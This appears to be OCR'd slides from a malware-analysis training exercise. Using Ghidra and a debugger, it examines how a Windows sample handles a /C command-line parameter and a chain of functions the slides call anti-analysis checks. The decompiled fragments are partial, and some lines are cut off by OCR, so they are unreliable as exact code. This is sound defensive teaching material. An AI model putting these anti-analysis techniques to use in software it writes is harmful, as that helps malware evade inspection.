
```
WCHA
int
LPCW

local_c = 0;
pWVar2 = GetCommandLin
ppWVar3 = CommandLineToArgvW(pWVar2,&local_c);
if (ppWVar3 != (LPWSTR *)0x0) {
  hHeap_00410628 = HeapCreate(0,0x80000,0);
  iVar4 = FUN_004064a0(3);
  if (-1 < iVar4) {
    DAT_00410620 = GetModuleHandleA((LPCSTR)0x0);
    iVar4 = FUN_004055db(DAT_00410620);
```





- Check the behavior of the /C parameter with static analysis.
- What happens when /C is specified?

Exercise 3 Answer For Ghidra




Decompiled

```
if (WVar1 == L'C') {
  pWVar5 = (LPCWSTR)FUN_00403ef7(2,extraout_EDX);
  goto LAB_00401d46;
}
```

- When the /C condition is met, it can be understood from this code that it proceeds to the process FUN_00403ef7.
- What kind of processing does FUN_00403ef7 involve?

Exercise 3 Answer For Ghidra




Decompiled

```
uVar4 = FUN_004033fc(param_1,param_2);
if ((((((int)uVar4 < 1) &&
        (uVar4 = FUN_0040349a(extraout_ECX,(int)((ulonglong)uVar4 >> 0x20)), (int
       (iVar2 = FUN_004035b6(), iVar2 < 1)) &&
      ((iVar2 = FUN_0040385e(), iVar2 < 1 && (iVar2 = FUN_00403bdf(), iVar2 < 1))
     ((iVar2 = FUN_00403d22(), iVar2 < 1 &&
      ((iVar2 = FUN_00403deb(), iVar2 < 1 && (iVar2 = FUN_00403e6f(), iVar2 < 1))
    (iVar2 = FUN_0040336e(), iVar2 == 0)) {
  local_c = 0;
}
```

- It's clear that there are multiple conditional branches.
- For example, What kind of processing does FUN_004033fc involve?


Exercise 3 Answer For Ghidra



It is clear that all functions within the red frame are related to anti-analysis features.

Exercise 3 Answer For Ghidra

- Execute with the /C parameter attached, using a debugger.



Exercise 3 Answer For Ghidra

- Try debugging the section at FUN_004033fc.


Decompile: FUN_00403ef7 –

```
undefined4 extraout_ECX_00;
undefined4 extraout_EDX;
undefined8 uVar4;
uint local_c;

uVar4 = FUN_004033fc(param_1,param_2);
if ((((((int)uVar4 < 1) &&
        (uVar4 = FUN_0040349a(extraout_ECX,(int)((ulonglong)uVar4 >> 0x20)), (int)uVar4 < 1)) &&
       (iVar2 = FUN_004035b6(), iVar2 < 1)) &&
      ((iVar2 = FUN_0040385e(), iVar2 < 1 && (iVar2 = FUN_00403bdf(), iVar2 < 1)))) &&
     ((iVar2 = FUN_00403d22(), iVar2 < 1 &&
      ((iVar2 = FUN_00403deb(), iVar2 < 1 && (iVar2 = FUN_00403e6f(), iVar2 < 1)))))) &&
    (iVar2 = FUN_0040336e(), iVar2 == 0)) {
  local_c = 0;
}
```

Exercise 3 Answer For Ghidra


```
                        FUN_004033fc

004033fc 55              PUSH        EBP
004033fd 8b ec           MOV         EBP,ESP
004033ff 6a ff           PUSH        -0x1
00403401 68 28 f2        PUSH        DAT_0040f228
         40 00
00403406 68 1a a9        PUSH        DAT_0040a91a
         40 00
0040340b 64 a1 00        MOV         EAX,FS:[0x0]=>ExceptionList
         00 00 00
```

Set a breakpoint and execute.



